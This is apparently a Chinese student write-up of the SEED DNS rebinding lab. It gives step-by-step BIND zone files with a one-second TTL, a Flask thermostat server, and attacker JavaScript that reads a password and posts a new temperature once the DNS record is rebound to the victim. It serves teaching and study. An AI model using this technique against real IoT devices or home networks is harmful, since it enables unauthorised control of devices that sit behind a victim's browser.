
DNS Rebinding Attack Lab

这里我们还是设置 User machine 为 192.168.114.130，attacker 为 192.168.114.129，Local DNS server 为 192.168.114.131.

Task1: Configure the User VM

◆ 实验流程：

Step1：首先减少 User machine 的 Firefox 浏览器缓存 TTL，在浏览器的地址栏输入 url，about：config：



然后将 network.dnsCacheExpiration 修改为 10 秒。

重新启动浏览器使得更改生效。

Step2：接下来修改本地的 hosts 文件，将 IoT 域名 www.seediot32.com 与 IP 的映射关系写入其中：

```
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
192.168.114.130 www.seediot32.com
```

Step3、Step4：之前的实验已经配置好了本地 DNS 服务器。

Task2: Start the IoT server on the User VM

◆ 实验流程：

Step1：安装 web 框架 Flask：


```
[09/11/20]seed@VM:~$ sudo pip3 install Flask==1.1.1
WARNING: The directory '/home/seed/.cache/pip' or its parent
ned or is not writable by the current user. The cache has bee
he permissions and owner of that directory. If executing pip
want sudo's -H flag.
Collecting Flask==1.1.1
  Downloading Flask-1.1.1-py2.py3-none-any.whl (94 kB)
```

```
Installing collected packages: click, itsdangerous, Jinja2, Werkzeug, flask
  Attempting uninstall: Jinja2
    Found existing installation: Jinja2 2.8
    Uninstalling Jinja2-2.8:
      Successfully uninstalled Jinja2-2.8
Successfully installed Jinja2-2.11.2 Werkzeug-1.0.1 click-7.1.2 flask-1.1.1 itsd
angerous-1.1.0
```

Step2：从 website 下载所需的代码程序，然后解压运行：

```
[09/11/20]seed@VM:~/.../user_vm$ start_iot.sh
 * Serving Flask app "rebind_iot"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deploym
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

Step3：从浏览器输入 ip：port，查看网页，检测是否配置成功：



Task3: Start the attack web server on the Attacker VM

◆ 实验流程：

与 task2 相似，直接检验结果：

Task4: Configure the DNS server on the Attacker VM

◆ 实验流程：

加入以下域：

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/attacker32.com.zone";
}
```

在/etc/bind 下创建文件 attacker32.com.zone:

```
$TTL 1
@       IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attacker32.com.

@       IN      A      192.168.114.129
www     IN      A      192.168.114.129
ns      IN      A      192.168.114.129
*       IN      A      192.168.114.129
```

这里 TTL 设置为 1。

接着利用 dig @命令查看是否设置成功：

```
[09/11/20]seed@VM:~$ dig @192.168.114.129 www.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @192.168.114.129 www.attacker32.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45431
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.attacker32.com.            IN      A

;; ANSWER SECTION:
www.attacker32.com.     10      IN      A       192.168.114.129

;; AUTHORITY SECTION:
attacker32.com.         10      IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      10      IN      A       192.168.114.129
```

这说明 task4 的设置是成功的。

Task5: Configure the Local DNS Server

◆ 实验流程：

在本地 DNS 服务器上，我们设置 attacker32.com 域的转发记录：

```
include "/etc/bind/named.conf.default-zon

zone "attacker32.com" {
        type forward;
        forwarders { 192.168.114.129; };
};
```

重启本地 DNS 服务器的 bind9 服务后，接着在 User host 上进行 dig 命令查询：


```
[09/11/20]seed@VM:~$ dig xyz.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18089
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.attacker32.com.            IN      A

;; ANSWER SECTION:
xyz.attacker32.com.     10      IN      A       192.168.114.129

;; Query time: 3 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Fri Sep 11 11:04:05 EDT 2020
;; MSG SIZE  rcvd: 63
```

做到这里可以认为 Task1-5 均已成功。


Task6. Understanding the Same-Origin Policy Protection

◆ 实验流程：

首先打开三个 firefox 窗口：




点击中间的窗口(attacker32)，将无任何反应：




而点击同源的 Change 页面，则会改变温度：

```
192.168.114.130 - - [11/Sep/2020 13:34:18] "GET /password HTTP/1.1" 200 -
192.168.114.130 - - [11/Sep/2020 13:34:18] "POST /temperature?value=99&password=
8xk2--cfhs30.17792401442475592 HTTP/1.1" 200 -
```



我们再查看之前在假的页面点击 Click 后浏览器给出的错误解析：



这说明同源政策发挥了效用，虽然 attacker32 和 seediot32 的 change 页面 JavaScript 代码相同,但是由于 attacker32 属于另一个域,因此代码就失效了。


Task7. Defeat the Same-Origin Policy Protection

◆ 实验流程：

修改攻击者的 js 代码，使得请求先被发往攻击者自己的域名：

```
//let url_prefix = 'http://www.seediot32.com:8080'
let url_prefix = 'http://www.attacker32.com:8080'
function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

重启 webserver，然后再次点击 Click 按钮，不会报错：



原因如下：


```
192.168.114.130 - - [11/Sep/2020 14:59:58] "POST /temperature?value=99&password=
undefined HTTP/1.1" 405 -
192.168.114.130 - - [11/Sep/2020 14:59:59] "                    " 200 -
192.168.114.130 - - [11/Sep/2020 14:59:59] "POST /temperature?value=99&password=
undefined HTTP/1.1" 405 -
192.168.114.130 - - [11/Sep/2020 14:59:59] "                    " 200 -
192.168.114.130 - - [11/Sep/2020 14:59:59] "POST /temperature?value=99&password=
undefined HTTP/1.1" 405 -
```

因为此时 request 发向了攻击者主机之上，同源，当然不会报错。

然后修改 attacker 的 attacker32.com 的 zone 文件，让其指向 seediot32 所在的地址：

```
$TTL 1
@       IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attacker32.com.

@       IN      A      192.168.114.129
www     IN      A      192.168.114.130
ns      IN      A      192.168.114.129
*       IN      A      192.168.114.129
```

重启服务之后，回到用户主机上，再次点击 click 按钮：



可以发现此时已经成功修改了恒温计的温度。

Task8. Launch the Attack

◆ 实验流程：

在攻击者主机上，重新修改回原来的映射关系：


```
$TTL 1
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     192.168.114.129
www     IN      A     192.168.114.129
ns      IN      A     192.168.114.129
*       IN      A     192.168.114.129
```

```
[09/11/20]seed@VM:~$ sudo service bind9 restart
```

此时在未作修改情况下，会出现如下信息(在 web console)：

```
Failed: Still talking to the attacker's web server!!
Launch the Attack!!
Failed: Still talking to the attacker's web server!!
Launch the Attack!!
Failed: Still talking to the attacker's web server!!
Launch the Attack!!
Failed: Still talking to the attacker's web server!!
Launch the Attack!!
Failed: Still talking to the attacker's web server!!
```

我们重修修改 www.attacker32.com 映射至用户主机，然后观察用户主机：



可见 DNS rebind 攻击生效了。